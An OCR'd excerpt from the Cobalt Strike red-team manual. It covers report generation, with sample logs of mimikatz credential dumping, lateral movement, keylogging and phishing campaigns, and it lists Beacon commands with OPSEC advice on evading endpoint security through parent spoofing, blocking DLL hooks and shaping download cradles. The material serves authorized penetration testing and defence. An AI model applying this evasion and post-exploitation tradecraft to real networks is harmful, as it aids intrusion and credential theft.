Cobalt Strike has several report options to help make sense of your data and convey a story to your clients. You may configure the title, description, and hosts displayed in most reports.

Go to the **Reporting menu** and choose one of the reports to generate. Cobalt Strike will export your report as an MS Word or PDF document.




Export Report

Workspace:	All Hosts
Short Title:	Hosts Report
Long Title:	Hosts Report
Description:	This report shows host information gathered during this penetration test.
Output:	MS Word

Figure 47. Export Report Dialog

Activity Report

The activity report provides a timeline of red team activities. Each of your post-exploitation activities are documented here.



Activity Report


date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nltest /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\FILESERVER\pipe \status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN$\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

Page. 3

Figure 48. The Activity Report

Hosts Report

The hosts report summarizes information collected by Cobalt Strike on a host-by-host basis. Services, credentials, and sessions are listed here as well.



Hosts Report

10.10.10.3

Operating System: Windows 6.1
Name: DC
Note:

Services

port	banner
88	
135	
139	
389	
464	
593	
636	

Sessions

user	pid	opened
SYSTEM *	15512	09/21 21:16

10.10.10.4

Operating System: Windows 5.2
Name: FILESERVER
Note:

Services

port	banner
135	
139	


Credentials

user	realm	password
Guest	FILESERVER	********************************
Administrator	FILESERVER	********************************

Page. 2

Indicators of Compromise

This report resembles an Indicators of Compromise appendix from a threat intelligence report. Content includes a generated analysis of your Malleable C2 profile, which domain you used, and MD5 hashes for files you've uploaded.



Indicators of Compromise

HaveX Trojan

This payload was observed in conjunction with this actor's activities.

Portable Executable Information

Checksum:	0
Compilation Timestamp:	30 Dec 2013 07:53:48
Entry Point:	134733
Name:	Tmprovider.dll
Size:	340kb (348160 bytes)
Target Machine:	x86

This payload resides in memory pages with RWX permissions. These memory pages are not backed by a file on disk.

Contacted Hosts

Host	Port	Protocols
172.16.4.131	80	HTTP


HTTP Traffic

```
GET /include/template/isx.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: cFHHOdFMNrombFD0yV9bjw==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08

HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
```

Figure 49. Indicators of Compromise Report

Sessions Report

This report documents indicators and activity on a session-by-session basis. This report includes: the communication path each session used to reach you, MD5 hashes of files put on disk during that session, miscellaneous indicators (e.g., service names), and a timeline of post-exploitation activity. This report is a fantastic tool to help a network defense team understand all of red's activity and match their sensors to your activity.



BILLING-POWER

User:	SYSTEM *
PID:	1396
Opened:	09/03 07:26

Communication Path

hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.losenolove.com	80	HTTP


Activity

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes

Figure 50. The Sessions Report

Social Engineering

The social engineering report documents each round of spear phishing emails, who clicked, and what was collected from each user that clicked. This report also shows applications discovered by the system profiler.



Social Engineering Report

Campaigns

Campaign 1

Subject:	Thank you
URL:	http://192.168.1.4:80/~raffi?id=%TOKEN%
Attachment:	

To	Date	Visits
725dd6ddf34@acme.com	09/21 21:09	2

Campaign 2

Subject:	Raphael Mudge wants to connect on LinkedIn
URL:	http://192.168.1.4:80/?id=%TOKEN%
Attachment:	

To	Date	Visits
7b3a8e604e894@acme.com	09/21 21:04	0
d0a001bb1be@acme.com	09/21 21:04	1
9492961300e@acme.com	09/21 21:04	1
614325c52d@acme.com	09/21 21:04	0
c77a@acme.com	09/21 21:04	0
e9513aca80e8@acme.com	09/21 21:04	0


Page. 2

Tactics, Techniques, and Procedures

This report maps your Cobalt Strike actions to tactics within MITRE's ATT&CK Matrix. The ATT&CK matrix describes each tactic with detection and mitigation strategies. You may learn more about MITRE's ATT&CK at: https://attack.mitre.org/

Custom Logo in Reports

Cobalt Strike reports display a Cobalt Strike logo at the top of the first page. You may replace this with an image of your choosing. Go to **Cobalt Strike** -> **Preferences** -> **Reporting** .



These options allow you to customize Cobalt Strike's report template and load custom reports.


Accent Color: #000099

Logo: /root/reports/logo2.png

Reports:

Your custom image should be 1192x257px set to 300dpi. The 300dpi setting is necessary for the reporting engine to render your image at the right size.

You may also set an accent color. This accent color is the color of the thick line below your image on the first page of the report. Links inside reports use the accent color too.



EAT AT JOES
Penetration Testing Service

Vulnerability Report

August 14, 2012

This report shows vulnerabilities found during this penetration test.

Summary

Vulnerabilities:	3
Unique Vulnerabilities:	2
Vulnerable Hosts:	2
Compromises:	6

Figure 51. A Customized Report

Custom Reports

Cobalt Strike uses a domain specific language to define its reports. You may load your own reports through the **Report Preferences** dialog. To learn more about this feature, consult the Custom Reports chapter of the Aggressor Script documentation.

Appendix

Keyboard Shortcuts

The following keyboard shortcuts are available.

Shortcut	Where	Action
Ctrl+A	console	select all text
Ctrl+F	console	open find tool to search the console
Ctrl+K	console	clear the console
Ctrl+Minus	console	decrease font size
Ctrl+Plus	console	increase font size
Ctrl+0	console	reset font size
Down	console	show next command in command history
Escape	console	clear edit box
Page Down	console	scroll down half a screen
Page Up	console	scroll up half a screen
Tab	console	complete the current command (in some console types)
Up	console	show previous command in command history
Ctrl+B	everywhere	send current tab to the bottom of the Cobalt Strike window
Ctrl+D	everywhere	close current tab
Ctrl+Shift+D	everywhere	close all tabs except the current tab
Ctrl+E	everywhere	empty the bottom of the Cobalt Strike window (undo Ctrl+B)
Ctrl+I	everywhere	choose a session to interact with

Shortcut	Where	Action
Ctrl+Left	everywhere	switch to previous tab
Ctrl+O	everywhere	open preferences
Ctrl+R	everywhere	Rename the current tab
Ctrl+Right	everywhere	switch to next tab
Ctrl+T	everywhere	take screenshot of current tab (result is sent to team server)
Ctrl+Shift+T	everywhere	take screenshot of Cobalt Strike (result is sent to team server)
Ctrl+W	everywhere	open current tab in its own window
Ctrl+C	graph	arrange sessions in a circle
Ctrl+H	graph	arrange sessions in a hierarchy
Ctrl+Minus	graph	zoom out
Ctrl+P	graph	save a picture of the graph display
Ctrl+Plus	graph	zoom in
Ctrl+S	graph	arrange sessions in a stack
Ctrl+0	graph	reset to default zoom-level
Ctrl+F	tables	open find tool to filter table content
Ctrl+A	targets	select all hosts
Escape	targets	clear selected hosts

Beacon Command Behavior and OPSEC Considerations

A good operator knows their tools and has an idea of how the tool is accomplishing its objectives on their behalf. This document surveys Beacon's commands and provides background on which commands inject into remote processes, which commands spawn jobs, and which commands rely on cmd.exe or powershell.exe.

API-only

The following commands are built into Beacon and rely on Win32 APIs to meet their objectives:

cd
cp

connect
download
drives
exit
getprivs
getuid
inline-execute
jobkill
kill
link
ls
make_token
mkdir
mv
ps
pwd
rev2self
rm
rportfwd
rportfwd_local
setenv
socks
steal_token
unlink
upload

House-keeping Commands

The following commands are built into Beacon and exist to configure Beacon or perform house-keeping actions. Some of these commands (e.g., clear, downloads, help, mode, note) do not generate a task for Beacon to execute.

argue
blockdlls
cancel
checkin
clear
downloads
help
jobs
mode dns
mode dns-txt
mode dns6
note
powershell-import
ppid
sleep
socks stop
spawnto

Inline Execute (BOF)

The following commands are implemented as internal Beacon Object Files. A Beacon Object File is a compiled C program, written to a certain convention, that executes within a Beacon session. The capability is cleaned up after it finishes running.

dllload
elevate svc-exe
elevate uac-token-duplication
getsystem
jump psexec
jump psexec64
jump psexec_psh
kerberos_ccache_use
kerberos_ticket_purge
kerberos_ticket_use
net domain
reg query
reg queryv
remote-exec psexec
remote-exec wmi
runasadmin uac-cmstplua
runasadmin uac-token-duplication
timestomp

The network interface resolution within both the portscan and covertvpn dialogs uses a Beacon Object File as well.

OPSEC Advice

Beacon Object Files use RWX memory by default. Set the startrwx/userwx hints in Malleable C2's process-inject block to change the initial or final memory permissions.

Post-Exploitation Jobs (Fork&Run)

Many Beacon post-exploitation features spawn a process and inject a capability into that process. Some people call this pattern fork&run. Beacon does this for a number of reasons: (i) this protects the agent if the capability crashes. (ii) historically, this scheme makes it seamless for an x86 Beacon to launch x64 post-exploitation tasks. This was critical as Beacon didn't have an x64 build until 2016. (iii) Some features can target a specific remote process. This allows the post-ex action to occur within different contexts without the need to migrate or spawn a payload in that other context. And (iv) this design decision keeps a lot of clutter (threads, suspicious content) generated by your post-ex action out of your Beacon process space. Here are the features that use this pattern:

Fork&Run Only

covertvpn
execute-assembly
powerpick

Target Explicit Process Only

browserpivot
psinject

Fork&Run or Target Explicit Process

chromedump
dcsync
desktop
hashdump
keylogger
logonpasswords
mimikatz
net *
portscan
printscreen
pth
screenshot
screenwatch
ssh
ssh-key

OPSEC Advice

Use the **spawnto** command to change the process Beacon will launch for its post-exploitation jobs. The default is rundll32.exe (you probably don't want that). The **ppid** command will change the parent process these jobs are run under as well. The **blockdlls** command will stop userland hooking for some security products. Malleable C2's process-inject block gives a lot of control over the process injection process. Malleable C2's post-ex block has several OPSEC options for these post-ex DLLs themselves. For features that have an explicit injection option, consider injecting into your current Beacon process. Cobalt Strike detects and acts on self-injection different from remote injection.

Explicit injection will not cleanup any memory after the post-exploitation job has completed. The recommendation is to inject into a process that can be safely terminated by you to cleanup in-memory artifacts.

Process Execution

These commands spawn a new process:

execute
run
runas
runu

OPSEC Advice

The **ppid** command will change the parent process of commands run by execute. The ppid command does not affect runas or runu.

Process Execution (cmd.exe)

The **shell** command depends on cmd.exe. Use **run** to run a command and get output without cmd.exe

The **pth** command relies on cmd.exe to pass a token to Beacon via a named pipe. The command pattern to pass this token is an indicator some host-based security products look for. Read How to Pass-the-Hash with Mimikatz for instructions on how to do this manually.

Process Execution (powershell.exe)

The following commands launch powershell.exe to perform some task on your behalf.

jump
winrm
jump winrm64
powershell
remote-exec winrm

OPSEC Advice

Use the ppid command to change the parent process powershell.exe is run under. Use the POWERSHELL_COMMAND Aggressor Script hook to change the format of the PowerShell command and its arguments. The **jump winrm**, **jump winrm64**, and powershell [when a script is imported] commands deal with PowerShell content that is too large to fit in a single command-line. To get around this, these features host a script on a self-contained web server within your Beacon session. Use the POWERSHELL_DOWNLOAD_CRADLE Aggressor Script hook to shape the download cradle used to download these scripts.

Process Injection (Remote)

The post-exploitation job commands (previously mentioned) rely on process injection too. The other commands that inject into a remote process are:

dllinject
dllload
inject
shinject

